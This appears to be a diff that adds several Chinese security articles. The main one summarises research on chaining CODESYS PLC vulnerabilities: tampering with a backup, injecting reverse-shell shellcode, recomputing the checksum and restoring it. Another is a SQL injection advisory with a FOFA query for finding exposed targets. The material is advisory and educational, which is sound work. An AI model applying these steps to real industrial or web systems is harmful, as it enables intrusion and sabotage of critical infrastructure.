||||
此事件很能说明当前攻击趋势:真正危险的对手,并不总是先找最复杂的洞,而是先找最容易被人忽视的“信任关系,当企业大量协作发生在Teams、Slack、Zoom等熟悉平台里时,一句看似合理的支持请求、一个像正常排障的步骤,就可能替代传统钓鱼链接。很多组织安全教育还停留在“别点陌生邮件”,但现实里,最像真的入侵越来越多是从熟悉聊天工具里开始的。
|
||||
|
||||
|
||||
10
|
||||
|
||||
**Windows RPC新架构漏洞未修复,说明“所有版本都受影响”这种话并非耸人听闻**
|
||||
|
||||
|
||||
今天曝光的PhantomRPC,把一个很多人以为已经非常成熟的Windows基础组件重新拉回焦点。根据Cyber Security News报道,这是一种针对Windows RPC架构的新型本地提权漏洞,可把权限一路提升到SYSTEM级别,研究人员在Black Hat Asia 2026上展示了5条不同利用路径,而且微软目前尚未给出补丁。它的意义,不只是又多了一个本地提权,而是提醒大家:**操作系统里那些用了很多年的底层通信与调用机制,并不代表就已经“安全到不会出大问题,越是底层、越是跨版本存在的组件,一旦发现架构型缺陷,影响面往往会非常广。**
|
||||
对防守方来说,这类问题最难受的地方不是爆发快,而是修补周期可能更长,在补丁真正出现前,更多只能依赖收紧权限、限制横向移动和加强检测来降低风险。
|
||||
|
||||
|
||||

|
||||
|
||||
信息来源:人民网 国家计算机网络应急技术处理协调中心 国家信息安全漏洞库 今日头条 360威胁情报中心 中科汇能GT攻防实验室 安全牛 E安全 安全客 NOSEC安全讯息平台 火绒安全 亚信安全 奇安信威胁情报中心 MACFEESy mantec白帽汇安全研究院 安全帮 卡巴斯基 安全内参 安全学习那些事 安全圈 黑客新闻 蚁景网安实验室 IT之家IT资讯 黑客新闻国外 天际友盟
|
||||
|
||||

|
||||
|
||||
本文版权归原作者所有,如有侵权请联系我们及时删除
|
||||
|
||||
@@ -0,0 +1,175 @@
|
||||
# 如何通过漏洞组合链为工控平台CODESYS植入后门
|
||||
原创 黑鸟
|
||||
黑鸟 黑鸟 2026-04-26 15:55
|
||||
|
||||
在现代工业生产中,可编程逻辑控制器(PLC)是控制生产线、发电站、水处理厂等关键基础设施的大脑。
|
||||
|
||||

CODESYS 是由德国 3S-Smart Software Solutions 公司开发的一款工业自动化软件平台。它提供了一个集成开发环境(IDE),允许工程师使用符合国际标准 IEC 61131-3 的编程语言(如梯形图、功能块图、结构化文本等)编写控制逻辑,然后将这些逻辑下载到 PLC 上执行。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
传统 PLC 是一个专用的硬件盒子,里面固化了控制程序。Soft PLC 则是一个纯软件程序,它可以运行在普通的电脑、树莓派甚至服务器上,实现和传统硬件 PLC 完全一样的控制功能。这大大降低了成本,提高了灵活性,但也带来了传统 IT 系统常见的安全问题。
|
||||
|
||||
**IEC 61131-3是全球通用的工业控制器编程语言标准,规定了梯形图、功能块图、结构化文本等 5 种编程语言。所有符合这个标准的 PLC,工程师都可以用相同的方法编程,不用重新学习不同厂商的专有语言。**
|
||||
|
||||
而 CODESYS 作为全球最广泛使用的 PLC 开发平台之一,被超过 500 家制造商的 1000 多种设备采用,运行在全球数百万台工业设备上。
|
||||
简单来说,CODESYS 就像是工业设备的操作系统和开发工具的结合体。从汽车制造流水线到核电站的控制系统,从智能电网到轨道交通,几乎所有现代工业领域都能看到 CODESYS 的身影。
|
||||
|
||||
近期,专门针对工业网络安全的Nozomi Networks发布了一项重要研究,揭示了攻击者如何通过组合多个漏洞,在 CODESYS 应用中植入持久化后门,从而完全控制工业控制系统。
|
||||
|
||||
(
|
||||
如何允许拥有有限权限的已认证攻击者完全控制运行 CODESYS Control 运行时的设备。
|
||||
)
|
||||
|
||||
这种攻击方式不仅隐蔽性强,而且危害巨大,可能导致生产中断、设备损坏甚至更严重的安全事故。
|
||||
|
||||
**本研究针对 CODESYS Control 运行时,特别是适用于树莓派 SL 版本的 CODESYS Control。该版本运行在低成本的 ARM 硬件上,提供完整的 CODESYS Control 功能集,使其成为安全分析的一个易于获取且具有代表性的目标。**
|
||||
|
||||
|
||||
|
||||
|
||||

研究人员发现,攻击者可以通过以下步骤构建漏洞攻击链,而不是依靠单个漏洞攻击,为 CODESYS 应用植入后门:
|
||||
|
||||
|
||||
### 第一步:获取初始访问权限
|
||||
|
||||
攻击的第一步通常是获取对目标 PLC 网络的初始访问权限。这可以通过多种方式实现:
|
||||
- 利用其他系统的漏洞渗透进入企业网络
|
||||
|
||||
- 通过钓鱼邮件攻击工程师的工作站
|
||||
|
||||
- 直接攻击暴露在互联网上的 PLC 设备
|
||||
|
||||
值得注意的是,许多工业设备仍然直接连接到互联网,并且使用默认密码或弱密码。根据美国国土安全部下属的网络安全和基础设施安全局(CISA)的报告,伊朗相关的网络攻击者近期就利用了这一点,通过合法的工程软件直接访问并控制了美国多个关键基础设施中的 PLC 设备。
|
||||
### 第二步:绕过身份验证机制
|
||||
|
||||
一旦进入网络,攻击者需要绕过 PLC 的身份验证机制才能进行后续操作。CODESYS 系统通常要求用户提供用户名和密码才能连接到 PLC 并进行配置或程序下载。
|
||||
|
||||
然而,研究人员发现了多个可以绕过身份验证的漏洞。例如,在某些 Wago PLC 设备中,低权限用户可以通过 Web 界面的访问控制漏洞(CVE-2024-41969)禁用 CODESYS 客户端的身份验证要求。这样一来,任何用户都可以无需密码直接连接到 PLC。
|
||||
|
||||
此外,攻击者还可以利用重放攻击漏洞(如 CVE-2019-9013)窃取合法用户的凭据,然后使用这些凭据进行身份验证。
|
||||
### 第三步:利用启动程序替换漏洞植入后门
|
||||
|
||||
这是整个攻击链中最关键的一步。Nozomi Networks 在 2026 年 3 月 24 日披露了一个高危漏洞 CVE-2025-41660,该漏洞存在于 CODESYS Control 运行时系统中,CVSS 评分为 8.8 分(高危)。
|
||||
|
||||
该漏洞的原理是:CODESYS 运行时系统在处理启动应用程序(Boot Application)的上传与校验时存在逻辑缺陷。具有低权限的远程攻击者可以利用 CODESYS 通信协议中的文件传输或应用下载服务,非法替换存储在设备上的启动应用程序文件。
|
||||
|
||||
由于系统在加载该程序时未能进行充分的完整性验证或强制性的代码签名校验,恶意程序将在系统启动或重新加载时被执行。这意味着攻击者可以将一个包含后门功能的恶意应用程序替换掉原来的合法启动程序,从而在 PLC 中建立持久化的控制通道。
|
||||
<table><thead><tr><th><section><span leaf="" style="color:rgba(0, 0, 0, 0.9);font-size:17px;font-family:"mp-quote", "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;line-height:1.6;letter-spacing:0.034em;font-style:normal;font-weight:normal;">CVE ID</span></section></th><th><section><span leaf="" style="color:rgba(0, 0, 0, 0.9);font-size:17px;font-family:"mp-quote", "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;line-height:1.6;letter-spacing:0.034em;font-style:normal;font-weight:normal;">CWE(通用缺陷枚举)</span></section></th><th><section><span leaf="" style="color:rgba(0, 0, 0, 0.9);font-size:17px;font-family:"mp-quote", "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;line-height:1.6;letter-spacing:0.034em;font-style:normal;font-weight:normal;">CVSS v3.1 基础评分</span></section></th><th><section><span leaf="" style="color:rgba(0, 0, 0, 0.9);font-size:17px;font-family:"mp-quote", "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;line-height:1.6;letter-spacing:0.034em;font-style:normal;font-weight:normal;">风险等级</span></section></th><th><section><span leaf="" style="color:rgba(0, 0, 0, 0.9);font-size:17px;font-family:"mp-quote", "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;line-height:1.6;letter-spacing:0.034em;font-style:normal;font-weight:normal;">CVSS v3.1 向量</span></section></th></tr></thead><tbody><tr><td><section><span leaf="" style="color:rgba(0, 0, 0, 0.9);font-size:17px;font-family:"mp-quote", "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;line-height:1.6;letter-spacing:0.034em;font-style:normal;font-weight:normal;">CVE-2025-41658</span></section></td><td><section><span leaf="" style="color:rgba(0, 0, 0, 0.9);font-size:17px;font-family:"mp-quote", "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;line-height:1.6;letter-spacing:0.034em;font-style:normal;font-weight:normal;">不正确的默认权限</span></section></td><td><section><span leaf="" style="color:rgba(0, 0, 0, 0.9);font-size:17px;font-family:"mp-quote", "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;line-height:1.6;letter-spacing:0.034em;font-style:normal;font-weight:normal;">5.5</span></section></td><td><section><span leaf="" style="color:rgba(0, 0, 0, 0.9);font-size:17px;font-family:"mp-quote", "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;line-height:1.6;letter-spacing:0.034em;font-style:normal;font-weight:normal;">中危</span></section></td><td><section><span leaf="" style="color:rgba(0, 0, 0, 0.9);font-size:17px;font-family:"mp-quote", "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;line-height:1.6;letter-spacing:0.034em;font-style:normal;font-weight:normal;">本地低权限用户可读取敏感文件</span></section></td></tr><tr><td><section><span leaf="" style="color:rgba(0, 0, 0, 0.9);font-size:17px;font-family:"mp-quote", "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;line-height:1.6;letter-spacing:0.034em;font-style:normal;font-weight:normal;">CVE-2025-41659</span></section></td><td><section><span leaf="" style="color:rgba(0, 0, 0, 0.9);font-size:17px;font-family:"mp-quote", "PingFang SC", system-ui, -apple-system, BlinkMacSystemFont, "Helvetica Neue", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;line-height:1.Line truncated
|
||||
### 第四步:隐藏痕迹并维持长期控制
|
||||
|
||||
成功植入后门后,攻击者会采取一系列措施来隐藏自己的踪迹并维持长期控制:
|
||||
- 修改系统日志,删除与攻击相关的记录
|
||||
|
||||
- 配置后门程序在系统启动时自动运行
|
||||
|
||||
- 建立加密的通信通道,避免被网络监控系统发现
|
||||
|
||||
- 定期更新后门程序,防止被安全软件检测到
|
||||
|
||||
##
|
||||
## 下面为详细如何理解攻击链路
|
||||
##
|
||||
|
||||
CODESYS 开发系统允许使用 IEC 61131-3 语言(如梯形图)对设备进行编程。
|
||||
|
||||
将一个简单的程序上传到设备可以展示该部署过程在实践中是如何工作的。
|
||||
|
||||

在这种情况下,梯形图应用程序被编译成一个名为ApplicationName.app
|
||||
的文件,该文件与校验和文件ApplicationName.crc
|
||||
一起传输到/var/opt/codesys/PlcLogic/
|
||||
目录。后者包含主应用程序的 CRC 校验和。
|
||||
|
||||
对于名为 Application 的应用程序,设备上生成的文件如下,其
|
||||
中.app
|
||||
文件包含可执行机器代码
|
||||
:
|
||||
|
||||
|
||||
|
||||
CODESYS 开发系统将 IEC 61131-3 代码直接编译为机器代码,然后由之前分析的codesyscontrol进程在运行时加载和执行。不会生成新进程;codesyscontrol加载代码并在其自己的进程中执行它。
|
||||
|
||||
这一观察结果具有重要的安全意义:在运行codesyscontrol运行时的机器上部署 IEC 61131-3 代码意味着以 root 权限在设备上执行代码。 这对于管理员来说是预期的行为。CODESYS 运行时甚至允许从 IEC 61131-3 代码调用的原始 C 模块在设备上执行。
|
||||
|
||||
CODESYS 运行时支持四个(默认)权限级别:
|
||||
- 管理员
|
||||
|
||||
- 开发者
|
||||
|
||||
- 服务
|
||||
|
||||
- 监视
|
||||
|
||||
每个级别对系统中的各种对象具有不同的访问权限。对于每个对象,一个级别可以拥有(在适用时):
|
||||
- 添加 / 删除
|
||||
|
||||
- 修改
|
||||
|
||||
- 查看
|
||||
|
||||
- 执行
|
||||
|
||||
管理员可以自定义每个访问权限,但存在默认值。
|
||||
|
||||
下图显示了文件系统对象的默认权限。这些是/var/opt/codesys
|
||||
文件夹的根文件系统权限,每个子文件夹和文件默认继承这些权限,尽管每个都可以单独自定义。
|
||||
|
||||

|
||||
|
||||
从 CODESYS 开发系统备份应用程序,如下图所示,生成的备份是一个扩展名为.tbf
|
||||
的文件。该文件只是一个 zip 归档文件,包含一个元数据文件以及Application.app
|
||||
和Application.crc
|
||||
文件:
|
||||
|
||||

|
||||
|
||||
由于备份只是一个 zip 归档文件,攻击路径应该很清楚。请注意,.crc文件包含一个简单的 CRC32 校验和,没有加密签名,因此在修改后重新计算它非常容易。 如果使用了加密或签名等可选加密保护措施,CVE-2025-41659 仍然可以为攻击者提供绕过这些保护措施所需的材料访问权限。
|
||||
|
||||

|
||||
|
||||
服务用户可以按以下方式利用备份和恢复工作流:
|
||||
1. 从设备下载备份
|
||||
|
||||
1. 解压缩并检查应用程序二进制文件
|
||||
|
||||
1. 注入生成反弹 root shell 的 shellcode
|
||||
|
||||
1. 重新计算.crc
|
||||
文件以匹配修改后的应用程序
|
||||
|
||||
1. 在设备上恢复被篡改的备份
|
||||
|
||||
|
||||
对于该poc,将 shellcode 放在应用程序的入口点,覆盖了第一条指令。
|
||||
|
||||
真正的攻击者可以选择一个不那么显眼的注入点,例如hook一个很少执行的分支,这样应用程序的主要功能保持不变,并且篡改更难被发现。
|
||||
|
||||
攻击者无法做的一件事是重启应用程序,而这是植入后门的代码运行所必需的。
|
||||
|
||||
因此,攻击者必须等待有人重启应用程序(或重启系统),后门才会触发。
|
||||
|
||||
完成这些步骤并等待重启后,shellcode 执行,攻击者获得一个 root 反弹 shell:
|
||||
|
||||

|
||||
|
||||
此时,权限升级完成:攻击者可以篡改 CODESYS 运行时的本地状态并为自己授予管理员权限。
|
||||
|
||||
值得注意的是,可选的加密保护措施不一定能阻止这种攻击。如攻击场景中所述,CVE-2025-41659 可以让攻击者访问解密和重新加密应用程序所需的材料,并在强制执行签名的情况下,引入受信任的签名材料并在恢复前重新签名修改后的代码。
|
||||
|
||||
此攻击链中利用的所有漏洞都已由 CODESYS 修补。
|
||||
|
||||
作为这些修复的一部分,CODESYS 默认将代码签名设为强制性要求,然后才能部署或执行 PLC 代码。因此,仍然需要能够创建和恢复备份的服务用户,再也无法在不被发现的情况下篡改应用程序代码。
|
||||
|
||||
相关报告:
|
||||
|
||||
https://www.nozominetworks.com/blog/backdooring-codesys-applications-via-vulnerability-chaining
|
||||
|
||||
往期:
|
||||
|
||||
[英国政府发布全球首款显示接口安全设备SilentGlass](https://mp.weixin.qq.com/s?__biz=MzAxOTM1MDQ1NA==&mid=2451186523&idx=1&sn=439c40fe91a71cdd1368a19b1ef8d6d2&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,111 @@
|
||||
# 孚盟云 AjaxProductTemplateList.ashx SQL注入漏洞
|
||||
Superhero
|
||||
Superhero Nday Poc 2026-04-26 03:46
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
内容仅用于学习交流自查使用,由于传播、利用本公众号所提供的
|
||||
POC
|
||||
信息及
|
||||
POC对应脚本
|
||||
而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号Nday Poc及作者不为此承担任何责任,一旦造成后果请自行承担!
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**漏洞概述**
|
||||
|
||||
|
||||
孚盟云 AjaxProductTemplateList.ashx 接口存在SQL注入漏洞,攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息(例如,管理员后台密码,站点的用户个人信息)之外,甚至在高权限的情况可向服务器中写入木马,进一步获取服务器系统权限。
|
||||
**02******
|
||||
|
||||
**搜索引擎**
|
||||
|
||||
|
||||
fofa:
|
||||
```
|
||||
app="孚盟软件-孚盟云"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
**03******
|
||||
|
||||
**漏洞复现**
|
||||
|
||||

|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**自查工具**
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
|
||||
**05******
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
1、关闭互联网暴露面或接口设置访问权限
|
||||
|
||||
2、升级至安全版本
|
||||
|
||||
|
||||
**06******
|
||||
|
||||
**内部圈子介绍**
|
||||
|
||||
### 【Nday漏洞实战圈】🛠️
|
||||
|
||||
专注公开1day/Nday漏洞复现 · 工具链适配支持
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
🔍 **资源内容**
|
||||
|
||||
▫️ 整合全网公开1day/Nday漏洞POC详情
|
||||
|
||||
▫️ 适配Afrog/Nuclei检测脚本
|
||||
|
||||
▫️ 支持内置与自定义POC目录混合扫描
|
||||
|
||||
🔄 **更新计划**
|
||||
|
||||
▫️ 每周新增7-10个实用POC(来源公开平台)
|
||||
|
||||
▫️ 所有脚本经过基础测试,降低调试成本
|
||||
|
||||
🎯 **适用场景**
|
||||
|
||||
▫️ 企业漏洞自查 ▫️ 渗透测试 ▫️ 红蓝对抗 ▫️ 安全运维
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
⚠️ **重要声明**
|
||||
|
||||
▫️
|
||||
仅限合法授权测试,严禁违规使用
|
||||
|
||||
**▫️虚拟资源服务,购买后不接受任何形式退款**
|
||||
|
||||
▫️
|
||||
付款
|
||||
前请评估需求,慎重考虑
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,114 @@
|
||||
# 实战!快速编写漏洞POC & 批量验证
|
||||
原创 無名
|
||||
無名 无名的安全小屋 2026-04-26 02:17
|
||||
|
||||
01
|
||||
|
||||
|
||||

|
||||
|
||||
前置知识
|
||||
|
||||
玄域靶场:www.shangsec.com
|
||||
|
||||
|
||||
目前已建成
|
||||
web、安卓、苹果渗透靶场!
|
||||
|
||||
|
||||
所有操作均在**玄域靶场**
|
||||
中进行,大家也一定要遵守这个网络安全法!
|
||||
|
||||
|
||||
首先,什么是漏洞POC?
|
||||
|
||||
|
||||
简单来说就是验证漏洞是否存在的脚本
|
||||
|
||||
|
||||
02
|
||||
|
||||
|
||||
基础环境配置
|
||||
|
||||
nuclei 开源项目地址:
|
||||
|
||||
https://github.com/projectdiscovery/nuclei
|
||||
|
||||

|
||||
|
||||
|
||||
burp nuclei 插件
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
03
